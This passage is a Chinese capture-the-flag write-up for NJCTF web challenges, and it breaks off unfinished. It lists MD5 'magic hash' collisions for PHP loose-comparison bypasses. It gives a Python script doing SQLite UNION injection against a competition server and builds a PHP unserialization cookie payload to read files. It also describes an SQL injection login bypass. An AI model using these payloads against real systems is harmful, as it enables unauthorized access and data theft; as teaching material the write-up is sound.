4 if($hsh==$auth) echo 1;
5 else echo 0;
6 ?>

```

1

http://blog.csdn.net/qq_35078631

本来想用python找一下，还是太麻烦直接搜一下

```

MD5值==0小结
s878926199a
0e545993274517709034328855841020
s155964671a
0e342768416822451524974117354469

```

s214587387a
0e848240448830537924465865611904
s214587387a
0e848240448830537924465865611904
s878926199a
0e545993274517709034328855841020
s1091221200a
0e940624217856561557816327384675
s1885207154a
0e509367213418206700842008763514
s1502113478a
0e861580163291561247404381396064
s1885207154a
0e509367213418206700842008763514
s1836677006a
0e481036490867661113260034900752
s155964671a
0e342768416822451524974117254469
s1184209335a
0e072485820392773389523109082030
s1665632922a
0e731198061491163073197128363787
s1502113478a
0e861580163291561247404381396064
s1836677006a
0e481036490867661113260034900752
s1091221200a
0e940624217856561557816327384675
s155964671a
0e342768416822451524974117254469
s1502113478a
0e861580163291561247404381396064
s155964671a
0e342768416822451524974117254469
s1665632922a
0e731198061491163073197128363787
s155964671a
0e342768416822451524974117254469
s1091221200a
0e940624217856561557816327384675
s1836677006a
0e481036490867661113260034900752
s1885207154a
0e509367213418206700842008763514
s532378020a
0e220463095855511507588041205815
s878926199a
0e545993274517709034328855841020
s1091221200a
0e940624217856561557816327384675
s214587387a
0e848240448830537924465865611904
s1502113478a
0e861580163291561247404381396064
s1091221200a
0e940624217856561557816327384675
s1665632922a
0e731198061491163073197128363787
s1885207154a

```
0e509367213418206700842008763514
s1836677006a
0e481036490867661113260034900752
s1665632922a
0e731198061491163073197128363787
s878926199a
0e545993274517709034328855841020
```

更加全面的表格!!!

Hash Type	Hash Length	"Magic" Number / String	Magic Hash
md2	32	505144726	0e015339760548602306096794382326
md4	32	48291204	0e266546927425668450445617970135
md5	32	240610708	0e462097431906509019562988736854
sha1	40	10932435112	0e07766915004133176347055865026311692244
sha224	56	-	-
sha256	64	-	-
sha384	96	-	-
sha512	128	-	-
ripemd128	32	315655854	0e251331818775808475952406672980
ripemd160	40	20583002034	00e1839085851394356611454660337505469745
ripemd256	64	-	-
ripemd320	80	-	-
whirlpool	128	-	-
tiger128,3	32	265022640	0e908730200858058999593322639865
tiger160,3	40	13181623570	00e4706040169225543861400227305532507173
tiger192,3	48	-	-
tiger128,4	32	479763000	00e05651056780370631793326323796
tiger160,4	40	62241955574	0e69173478833895223726165786906905141502
tiger192,4	48	-	-
snefru	64	-	-
snefru256	64	-	-
gost	64	-	-
adler32	8	FR	00e00099
crc32	8	2332	0e684322
crc32b	8	6586	0e817678
fnv132	8	2186	0e591528
fnv164	16	8338000	0e73845709713699
joaat	8	8409	0e074025
haval128,3	32	809793630	00e38549671092424173928143648452
haval160,3	40	18159983163	0e01697014920826425936632356870426876167
haval192,3	48	48892056947	0e48688411625062966352019670914613107548723
haval224,3	56	-	-
haval256,3	64	-	-
haval128,4	32	71437579	0e316321729023182394301371028665
haval160,4	40	12368878794	0e34042599806027333661050958199580964722
haval192,4	48	-	-
haval224,4	56	-	-
haval256,4	64	-	-
haval128,5	32	115528287	0e495317064156922585933029613272
haval160,5	40	33902688231	00e2521569708250889666329543741175098562
haval192,5	48	52888640556	0e91084796976412942047107549304877251099828
haval224,5	56	-	-
haval256,5	64	-	-

然后就是常规的sqlite的注入，之前没怎么接触过这个，不过搜一下发现是最基本的注入。首先sqlite同sql不太一样，他的很多信息都在sqlite_master这个表中，那么我们可以通过搜索tbl_name或者name找到数据库中有什么表，然后我们可以用sql搜索其中执行语句的记录。然后我们看一下即可，如图

```

import requests
url = 'http://218.2.197.235:23723/admin.php?query=-1 union select tbl_name from sqlite_master limit 0,1'
url = 'http://218.2.197.235:23723/admin.php?query=-1 union select group_concat(name) from sqlite_master'
s={'auth':"240610708",'hsh':"10932435112"}
print requests.get(url,cookies=s).text
url = 'http://218.2.197.235:23723/admin.php?query=-1 union select group_concat(tbl_name) from sqlite_master'
s={'auth':"240610708",'hsh':"10932435112"}
print requests.get(url,cookies=s).text

url = 'http://218.2.197.235:23723/admin.php?query=-1 union select group_concat(sql) from sqlite_master'
s={'auth':"240610708",'hsh':"10932435112"}
print requests.get(url,cookies=s).text

url = 'http://218.2.197.235:23723/admin.php?query=-1 union select id from flag'
s={'auth':"240610708",'hsh':"10932435112"}
print requests.get(url,cookies=s).text

```

```

PAUSE
Wallet contains: flag,sqlite_autoindex_flag_1,my_wallets,sqlite_autoindex_my_wallets_1
Wallet contains: flag,flag,my_wallets,my_wallets
Wallet contains: CREATE TABLE flag (id varchar(255) not null, amount int(30) not null default 0, primary key(id)),CREATE
TABLE my_wallets (id varchar(40) not null, amount int(30) not null default 0, primary key(id))
Wallet contains: NJCTF{Th3_mlxtu2e_0F_M4gic_Ha5h_@nd_5Qlite_InJec7ion}
请按任意键继续. . .
http://blog.csdn.net/qq_35078611

```

Text wall

本题居然想了这么长时间...也是学习到了新的姿势了，首先本来想用老方法扫一遍目录，但是没什么收获，想到过是不是.bak，但是并不是，经过提示发现是.swo扩展。部分源代码在 <http://218.2.197.235:23721/.index.php.swo>

```

<?php
$list = [];
class filelist{
    public function __toString()
    {
        return highlight_file('hiehie.txt', true).highlight_file($this->source, true);
    }
}
.....
?>

```

然后我们可以看到有一个\$list数组，还有类filelist，值得注意的是其中有__toString()这个函数！具体__toString()是做什么的可以通过以下代码大致了解一下

```

<?php
class Person{
    private $name = "";
    function __construct($name = ""){


        $this->name = $name;
    }
    function say(){

        echo "Hello,".$this->name."<br/>";
    }
    function __toString(){//在类中定义一个__toString方法
        return "Hello,".$this->name."<br/>";
    }
}
$WBlog = new Person('WBlog');
echo $WBlog;//直接输出对象引用则自动调用了对象中的__toString()方法
$WBlog->say();//试比较一下和上面的自动调用有什么不同
?>

```

简单说就是当你直接调用类这个object的时候，输出的是__toString()方法中的内容。我们具体看这个__toString()最后返回的是类中\$source变量（为文件路径）的文件内容。那么我们可以通过这个得到index.php的完整文件。

然后我们呢再观察一下post之后是什么效果



然后我们观察一下cookie会发现很有意思，40位之后的是序列化的东西，前40位是sha1(40位之后的内容)。而且我们发现反序列化的内容就是页面输出的内容，我们可以理解为cookie传值，然后源程序输出了其中的cookie变量反序列化后的值。

那么结合我们想得到index.php所要使用的__toString()的性质。我们构造序列化的串（反序列化后是一个filelist类，\$source值是我们想查找的路径，这样在反序列化后）这里我们构造如下

```

<?php
Class filelist{
    public function __toString()
    {
        return highlight_file('hiehie.txt', true).highlight_file($this->source, true);
    }
}
$a = new filelist();
$b= new filelist();
$b->source = 'index.php';
$a->source=$b;
$d=serialize($a);
$e=sha1($d).$d;
echo urlencode($e);
?>

```

这个时候输出\$b这个类的时候,\$b->\$sorce=\$a.再输出\$a的时候就会触发\$a的__toString()函数。

得到结果如下:

```
lists=16d8c3c46653e89932859dd7a2eb12fa59df777a0%3A8%3A%22filelist%22%3A1%3A%7Bs%3A6%3A%22source%22%3B0%
```

将之放到cookie之中的lists中可以得到了源码!

同理构造

```


<?php
Class filelist{
    public function __toString()
    {
        return highlight_file('hiehie.txt', true).highlight_file($this->source, true);
    }
}

$b= new filelist();
$b->source = '/var/www/PnK76P1IDfYSKrwsJrh1pL3c6XJ3fj7E_f14g';
$a = array($b);
$d=serialize($a);
$e=sha1($d).$d;
echo urlencode($e);
?>

```

得到cookie

```
lists=579574889b2cc082443598ee85d9a4839698a948a%3A1%3A%7Bi%3A0%3B0%3A8%3A%22filelist%22%3A1%3A%7Bs%3A6%
```



NJCTF{PHP_un5erialization_a77ack_i5_very_Interes71ng}

Be admin

首先进去之后什么都没有找到，没什么思路，然后去用目录文件扫描一下。得到一定的结果

```
http://218.2.197.235:23737//index.php
http://218.2.197.235:23737//index.php.bak
http://218.2.197.235:23737//logout.php
```

特别是.bak文件值得注意，下载后源码观察到后面104-130行主函数


```

if (isset($_POST['username']) && isset($_POST['password'])) {
    $username = (string)$_POST['username'];
    $password = (string)$_POST['password'];
    $query = "SELECT username, encrypted_pass from users WHERE username='$username'";
    $res = $conn->query($query) or trigger_error($conn->error . "[$query]");
    if ($row = $res->fetch_assoc()) {
        $uname = $row['username'];
        $encrypted_pass = $row["encrypted_pass"];
    }

    if ($row && login($encrypted_pass, $password)) {
        echo "you are in!" . "<br>";
        get_identity();
        show_homepage();
    } else {
        echo "<script>alert('login failed!');</script>";
        need_login("Login Failed!");
    }

} else {
    test_identity();
    if (isset($_SESSION["id"])) {
        show_homepage();
    } else {
        need_login();
    }
}
}

```

首先username和password要有输入，然后用query查询，如果\$row为true（即查询语句查询成功有返回值，而且login（）函数验证成功则可以进一步验证）。那么 we 再看47-54行的login函数

```

function login($encrypted_pass, $pass)
{
    $encrypted_pass = base64_decode($encrypted_pass);
    $iv = substr($encrypted_pass, 0, 16);
    $cipher = substr($encrypted_pass, 16);
    $password = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSSL_RAW_DATA, $iv);
    return $password == $pass;
}

```

发现返回值来自==弱匹配！其中\$pass来自用户输入的password，\$encrypted_pass就是上面主函数中查询的语句。

然后我们看到php 中openssl_decrypt中的说明

返回值

The decrypted string on success 或者在失败时返回 FALSE. http://blog.csdn.net/qq_35078631

那么构造openssl_decrypt()函数失败即可，而且我们已经知道了查询的语句，只要让查询不是想要的值，**最终使得变量\$iv初始变量位数不足导致报错！** 构造语句如下

```

username = -1' union select 1,1 ;#
password = 0

```

(PS: -1保证了前面没有查询的返回值, 而select 1,1因为表中查询的是两个变量保证\$row有返回值)

按道理登陆后应该到了这里, 然后我们可以得到代码中的\$ID和\$token值

you are in!
Hello ~~~ ctfer!
[Log out](#)

30.4K/s
2.9K/s
51%

Elements Console Sources Network Timeline Profiles Application Security Audits

View: [Icons] Preserve log [] Disable cache [] Offline [] No throttling [v]

Filter [] Regex [] Hide data URLs [] All | XHR JS CSS Img Media Font Doc WS Manifest Other

Name: index.php

Name	Value	Domain	Path	Expires / M.	Size	HTTP	Secure	SameSite
Request Cookies								
PHPSESSID	h7ie5gk24iuh85on83k94rn5q3	N/A	N/A	N/A	36			
remember_token	ArUavjAXaeZsw-Zy91yuOg	N/A	N/A	N/A	39			
Response Cookies								
ID	e1tgbNjYjsQHK9yZ6hnpw%3D%3D			Session	32			
token	TfcSvpTFUpkADXeOIREXlw%3D%3D			Session	34			

1 requests | 588 B transferred | Finish: ...

Console

http://blog.csdn.net/qq_350780...

ID=wN3igCPo2FjsVxDUJ5pj5w%3D%3D

token=X1jsW%2FWCe0YP4pl%2BK22MHQ%3D%3D

(未完待续)